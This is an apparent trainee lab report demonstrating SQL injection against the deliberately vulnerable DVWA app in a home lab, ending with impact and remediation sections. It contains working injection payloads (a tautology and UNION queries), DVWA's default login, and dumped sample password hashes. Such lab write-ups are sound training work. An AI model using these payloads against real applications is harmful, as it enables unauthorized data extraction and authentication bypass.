



Week 05 Task-13

SQL Injection (Hands-on with DVWA)

CandidateName: Asad Ali

Reference Number: TBS-INT-2026-445

Submission Date: 15/9/2026

Submitted To: TechBiz Security

Table of Contents

1) Executive Summary	3
2) Scope of Task	3
3) Tools	3
4) Accessing DVWA Application	3
5) Dashboard of DVWA Application	4
6) Configuring DVWA Security Level	4
7) Selecting SQL Injection Module	5
8) Testing Basic SQL Injection Payload	6
9) Union-Based SQL Injection	8
10) Impact of SQL Injection	10
11) SQL Injection Remediation	10
12) TryHackMe SQL Injection Room	11
13) Conclusion	11

1) Executive Summary

This task focused on understanding and demonstrating **SQL Injection**, a common web application vulnerability that can occur when user input is not properly validated and handled, allowing attackers to manipulate database queries and potentially access or modify unauthorized data. The practical exercise was performed on **DVWA in an** authorized home network environment for educational purposes, with no real-world or unauthorized target involved. The task covered the identification of SQL Injection, its potential impact on web applications and databases, and the security measures used to prevent such vulnerabilities.


2) Scope of Task

The scope of this task was limited to the identification and basic demonstration of SQL Injection vulnerabilities in the DVWA application within an authorized home network environment. Testing was restricted on DVWA to a **basic SQL injection payload** and a **UNION-based SQL Injection** technique to understand how vulnerable database queries can be manipulated. The **TryHackMe** room covered all major types of SQL injection and their practical exercises. The task also covered the **potential impact of SQL Injection** and the **remediation measures** used to prevent such vulnerabilities. No real-world or unauthorized targets were tested. All testing is performed on authorized network.

3) Tools

1. Kali Linux
2. Apache web server
3. DVWA **vulnerable web application**

4) Accessing DVWA Application



In the above Figure The DVWA application was successfully accessed by entering the target machine IP address in the browser.


<http://192.168.1.41/DVWA>

The Password of DVWA application is

username:admin


Password:password

5) Dashboard of DVWA Application



After entering the credentials **username** and **password** dashboard of DVWA application was successfully accessed shown in above Image.

6) Configuring DVWA Security Level




Before performing SQL Injection testing, the security level of DVWA was configured to Low. The Low security mode removes most input validation protections, allowing the vulnerability to be demonstrated easily in the lab environment.

The following steps were performed:


1. Opened the DVWA Security option from the left-side menu.
2. Selected the security level as Low.
3. Clicked the Submit button to save the configuration.

7) Selecting SQL Injection Module



After configuring the security level, the **SQL Injection** module was selected from the DVWA menu shown in **above figure**. This module was used to test how improper input validation can allow unauthorized database queries. The purpose of this practical was to understand how attackers can manipulate SQL queries through user-controlled input and retrieve information from the database. The SQL Injection page provided an input field where different SQL payloads were tested to identify the vulnerability.

8) Testing Basic SQL Injection Payload



Kali Docs
<https://www.kali.org/docs/>

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

In the above Figure a basic **SQL injection** payload was tested on the DVWA SQL injection module to check whether the application was vulnerable to improper input handling. The following payload '**OR '1'='1**' was executed in the input field shown in above **figure**.



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)
[CSP Bypass](#)
[JavaScript](#)
[Authorisation Bypass](#)
[Open HTTP Redirect](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: SQL Injection

User ID:

```

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

The payload ' OR '1'='1 modifies the original SQL query condition, causing it to always evaluate to true. This bypasses input validation logic, allowing the application to retrieve and dump all database records for the specified table as shown in the above figure.

Observerd Output

S.No	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith

9) Union-Based SQL Injection

Union-Based SQL injection is a type of In-band SQL injection. It is one of the most common technique use to exfiltrate the data in presnece of SQL injection vulnerability in database. It involves combining two select statement , However for successfully executing this technique for data exfiltration following **conditions** must be satisfied.

1. Both **SELECT** statements must return the **same number** of columns. This means its very essential to **enumerate** the number of columns in the database to ensure that **SELECT** statements are aligned correctly.
2. The **datatypes** defining the columns in both the SELECT statements should always be the same. This ensures that the data from different queries can be combined **seamlessly** by the UNION operation.

The screenshot shows the DVWA interface. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, **SQL Injection** (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Open HTTP Redirect, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID' input field with the value '1' union select 1,2 --' and a 'Submit' button. Below the input field, the output of the query is displayed in red text: 'ID: 1' union select 1,2 --', 'First name: admin', and 'Surname: admin'. A 'More Information' section provides links to external resources: https://en.wikipedia.org/wiki/SQL_injection, <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>, https://owasp.org/www-community/attacks/SQL_injection, and <https://bobby-tables.com/>.

In the above figure this payload **1' union select 1,2 --** ' is executed to enumerate the number of columns before performing union based sql injection attack because it's a necessary step to find out the number of columns and datatypes. As the above figure confirmed that there is only 2 columns. First Column: **First name** Second column: **Surname**.



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)
[CSP Bypass](#)
[JavaScript](#)
[Open HTTP Redirect](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: SQL Injection

User ID:

```

ID: 1' union select user, password from users -- '
First name: admin
Surname: admin

ID: 1' union select user, password from users -- '
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user, password from users -- '
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user, password from users -- '
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user, password from users -- '
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user, password from users -- '
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

After successfully identifying number of columns a union based sql injection attack is performed to retrieve data from the users table. The Following SQL Payload is used.
1' union select user, password from users --' As soon as submit button is triggered data is retrieved as shown in **above figure**.

Observed Output of Union-Based SQL injection

S.No	First name	Surname
1	admin	5f4dcc3b5aa765d61d8327deb882cf99
2	gordonb	e99a18c428cb38d5f260853678922e03
3	1337	8d3533d75ae2c3966d7e0d4fcc69216b
4	Pablo	0d107d09f5bbe40cade3de5c71e9e9b7
5	smithy	5f4dcc3b5aa765d61d8327deb882cf99

The observed output demonstrates the impact of SQL injection, where an attacker can access sensitive data from multiple columns due to Improper input handling.

10) Impact of SQL Injection


- **Data Extraction:** Attackers can dump sensitive information such as usernames, passwords, credit card numbers, and other personally identifiable information (PII).
- **Authentication Bypass:** Attackers can log in without valid credentials by manipulating query logic.
- **Data Manipulation:** Data can be inserted, updated, or deleted without authorization.
- **Remote Code Execution:** In certain configurations, attackers can write files to the server or execute OS-level commands through the database.
- **Privilege Escalation:** Attackers can gain access to administrator accounts or other users' data.
- **Denial of Service / Data Loss:** Attackers can drop tables or delete records, causing service disruption or permanent data loss.

11) SQL Injection Remediation

To prevent web applications from SQL injection attacks following security measures are listed below that can be taken to improve the security of web application.

- **Use Prepared Statements (Parameterized Queries):** Prepared statements separate SQL queries from user input, preventing attackers from injecting malicious SQL commands into the database query.
- **Validate and Sanitize User Input:** User input should be properly validated and sanitized to ensure that only expected and acceptable data is processed by the application.
- **Apply the principle of Least Privilege:** Database accounts used by the applications should have the permissions only that are required for specific tasks. This will reduce the impact of sql injection attack if occurs.
- **Implement Proper Error-Handling:** Application should avoid displaying a detailed database errors to users because they may reveal sensitive information favouring attackers in terms of information gathering.
- **Proper Implementation of Stored procedures:** Stored procedures can be used to perform predefined database operations while keeping SQL logic within the database. They should properly use parameters and avoid dynamically constructing SQL queries with untrusted user input.

12) TryHackMe SQL Injection Room



The above figure shows that the TryHackMe SQL Injection room was successfully completed. This room provided an introduction to SQL Injection, including its major types and techniques. The first major type covered was In-Band SQL Injection, also known as **Classic SQL Injection**, which includes **Error-Based** and **Union-Based** SQL Injection. The second major type was Inferential SQL Injection, also known as **Blind SQL Injection**, which includes **Boolean-Based** and **Time-Based** SQL Injection. The final major type discussed was **Out-of-Band SQL Injection**. Practical exercises were performed on Union-Based SQL Injection and authentication bypass, where the objective was to identify the required flags. Additional practical exercises covered Boolean-Based Blind SQL Injection and Time-Based Blind SQL Injection. Finally, the room covered important concepts related to SQL Injection **prevention** and **remediation**, including measures that can be implemented to reduce the risk of SQL Injection vulnerabilities.

13) Conclusion

This practical task demonstrated the process of identifying and exploiting an SQL Injection vulnerability in the DVWA application within a controlled lab environment. The vulnerability was successfully tested by using basic **SQL Injection** payload and **UNION-based** SQL Injection technique. The testing showed how improper input validation can allow attackers to bypass application logic and access sensitive database information, including usernames and password hashes. This exercise improved understanding of SQL Injection attacks, database security risks, and the importance of secure coding practices. Implementing prepared statements, input validation, and proper database security controls can help prevent SQL Injection vulnerabilities in real-world applications.

